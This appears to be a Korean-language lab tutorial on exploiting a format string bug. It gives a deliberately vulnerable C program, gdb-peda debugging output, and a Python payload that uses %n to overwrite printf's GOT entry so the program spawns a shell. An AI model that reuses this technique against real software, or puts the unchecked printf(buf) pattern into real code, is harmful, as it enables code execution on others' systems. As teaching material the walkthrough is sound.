Format string

HeonjinLee

 # 예제 소스코드

```
#include<stdio.h>
void main()
{
    char buf[1024];
    char attack[1024];

    printf("format string PoC : ");
    fgets(attack, sizeof(attack), stdin);      //공격을 위한 PoC 코드 삽입
    snprintf(buf, sizeof(buf), attack);        //공격값이 buf에 저장됨
    printf(buf);                               //printf_got를 overwrite
    printf("exploit!!!!");                     //overwrite된 secret 함수의 주소를 call하게됨.
}

void secret()
{
    system("/bin/sh");
}
```

1. poc코드를 gcc로 컴파일해준다.

```
lhj@lhj-VirtualBox:~$ ls
Desktop    Downloads         fsb.c  peda      Public     Videos
Documents  examples.desktop  Music  Pictures  Templates
lhj@lhj-VirtualBox:~$ gcc -fno-stack-protector -mpreferred-stack-boundary=2 fsb.c
 -o fsb_attack
fsb.c: In function ‘main’:
fsb.c:9:2: warning: format not a string literal and no format arguments [-Wformat
-security]
  snprintf(name, sizeof(name2), name2);
  ^
fsb.c:9:2: warning: format not a string literal and no format arguments [-Wformat
-security]
fsb.c:10:2: warning: format not a string literal and no format arguments [-Wforma
t-security]
  printf(name);
  ^
lhj@lhj-VirtualBox:~$ ls
Desktop    Downloads         fsb_attack  Music  Pictures  Templates
Documents  examples.desktop  fsb.c       peda   Public    Videos
```

- gcc -fno-stack-protector -mpreferred-stack-boundary=2 옵션을 추가해서 컴파일을 진행하도록 해야 원할한 실습이 가능하다.
- fno-stack-protector : 스택카나리 해제
- mpreferred-stack-boundary=2 : 컴파일 최적화 옵션을 해제

```
lhj@lhj-VirtualBox:~$ ./fsb_attack
format string test : test %x %x %x %x %x %x
test 74736574 20782520 25207825 78252078 20782520 a7825
```

- 입력을 받는데, %x를 사용하니 printf에서 메모리의 값이 묻어나온다.

```
printf("format string PoC : ");
fgets(attack, sizeof(attack), stdin);
snprintf(buf, sizeof(buf), attack);
printf(name);

printf("exploit!!!!");
```

- 소스 코드를 살펴보면, 4번째 줄에 printf 함수를 사용해서 아래에서 사용하는 printf 함수의 got 값을 변조하여 6번째줄에서 우리가 원하는 주소를 call 할 수 있을 것 같다.

2. 디버깅을 하면서 포맷스트링 공격을 시도해보자.

```
gdb-peda$ b main
Breakpoint 1 at 0x80484d6
gdb-peda$ r
Starting program: /home/lhj/fsb_attack
[----------------------------------registers-----------------------------
EAX: 0x1
EBX: 0xb7fc3000 --> 0x1aada8
ECX: 0x311ef975
EDX: 0xbffff044 --> 0xb7fc3000 --> 0x1aada8
ESI: 0x0
EDI: 0x0
EBP: 0xbffff018 --> 0x0
ESP: 0xbfffe80c --> 0x0
EIP: 0x80484d6 (<main+9>:       mov    DWORD PTR [esp],0x80485f0)
[-------------------------------------code-------------------------------
   0x80484cd <main>:    push   ebp
   0x80484ce <main+1>:  mov    ebp,esp
   0x80484d0 <main+3>:  sub    esp,0x80c
=> 0x80484d6 <main+9>:  mov    DWORD PTR [esp],0x80485f0
   0x80484dd <main+16>: call   0x8048370 <printf@plt>
   0x80484e2 <main+21>: mov    eax,ds:0x804a02c
```

- 우선 메인 함수에 breakpoint를 걸고 run을 한다.

```
[----------------------------------code----------------------------------]
   0x804850b <main+62>: mov    DWORD PTR [esp+0x4],0x400
   0x8048513 <main+70>: lea    eax,[ebp-0x400]
   0x8048519 <main+76>: mov    DWORD PTR [esp],eax
=> 0x804851c <main+79>: call   0x80483c0 <snprintf@plt>
   0x8048521 <main+84>: lea    eax,[ebp-0x400]
   0x8048527 <main+90>: mov    DWORD PTR [esp],eax
   0x804852a <main+93>: call   0x8048370 <printf@plt>
   0x804852f <main+98>: mov    DWORD PTR [esp],0x8048606
Guessed arguments:
arg[0]: 0xbfffec18 --> 0x16c2e8
arg[1]: 0x400
arg[2]: 0xbfffe818 ("aaaa %x %x %x %"...)
[----------------------------------stack-----------------------------------]
00:0000| esp 0xbfffe80c --> 0xbfffec18 --> 0x16c2e8
01:0004|     0xbfffe810 --> 0x400
02:0008|     0xbfffe814 --> 0xbfffe818 ("aaaa %x %x %x %"...)
03:0012|     0xbfffe818 ("aaaa %x %x %x %"...)
04:0016|     0xbfffe81c (" %x %x %x %x %x"...)
05:0020|     0xbfffe820 ("%x %x %x %x\n")
06:0024|     0xbfffe824 ("x %x %x\n")
07:0028|     0xbfffe828 (" %x\n")
```


- snprintf의 인자로 (0xbfffe818, 0x400, 0xbfffec18)이 들어갈 것으로 보인다.

```
gdb-peda$ x/4s 0xbfffe818
0xbfffe818:     "aaaa %x %x %x %"...
0xbfffe827:     "x %x\n"
0xbfffe82d:     ""
```


```
[----------------------------------code----------------------------------]
   0x804851c <main+79>: call   0x80483c0 <snprintf@plt>
   0x8048521 <main+84>: lea    eax,[ebp-0x400]
   0x8048527 <main+90>: mov    DWORD PTR [esp],eax
=> 0x804852a <main+93>: call   0x8048370 <printf@plt>
   0x804852f <main+98>: mov    DWORD PTR [esp],0x8048606
   0x8048536 <main+105>:        call   0x8048370 <printf@plt>
   0x804853b <main+110>:        leave
   0x804853c <main+111>:        ret
Guessed arguments:
arg[0]: 0xbfffec18 ("aaaa 61616161 2"...)
[----------------------------------stack-----------------------------------]
00:0000| esp 0xbfffe80c --> 0xbfffec18 ("aaaa 61616161 2"...)
01:0004|     0xbfffe810 --> 0x400
02:0008|     0xbfffe814 --> 0xbfffe818 ("aaaa %x %x %x %"...)
03:0012|     0xbfffe818 ("aaaa %x %x %x %"...)
04:0016|     0xbfffe81c (" %x %x %x %x %x"...)
05:0020|     0xbfffe820 ("%x %x %x %x\n")
06:0024|     0xbfffe824 ("x %x %x\n")
07:0028|     0xbfffe828 (" %x\n")
```

- 코드상에서 printf 함수에 인자가 1개만 들어가 있으므로, 매개변수로 buf의 값이 들어갈 것이고, 다음 %x부터는 다음 주소의 값이 묻어져 나올 것으로 보인다.

- 끝나기 전에 printf 함수가 한번 더 나오게 되는데, 조금 전에 우리가 입력한 값을 출력해 주는 printf를 사용하여 'exploit!!!' 문자열을 나타내는 printf 함수의 got를 변조시켜 공격을 시도할 계획이다.



- printf 의 got(0x804a00c)를 format string bug를 통해서 변조 시킬 수 있다.



- secret 주소는 0x804853d 이고 10진수로 바꾼 134513981를 사용 할 것 이다.

3. 문제 해결

 # 공격에 사용할 payload

aaaa + 변조 할 printf got (₩x0c₩xa0₩x04₩x08) + %134513981x – 8 (134513973x)%n

```
lhj@lhj-VirtualBox:~$ (python -c 'print "abcd" + "\x0c\xa0\x04\x08" + "%134513973
x%n"'; cat) | ./fsb_attack
whoami
lhj
ls
Desktop    examples.desktop  Music                       Pictures   Videos
Documents  fsb_attack        peda                        Public
Downloads  fsb.c             peda-session-fsb_attack.txt  Templates
```

- python –c 'print "abcd" + "₩x0c₩xa0₩x04₩x08" + "%134513973x%n"'; cat) | ./fsb_attack
- 쉘을 획득한 것을 볼 수 있다.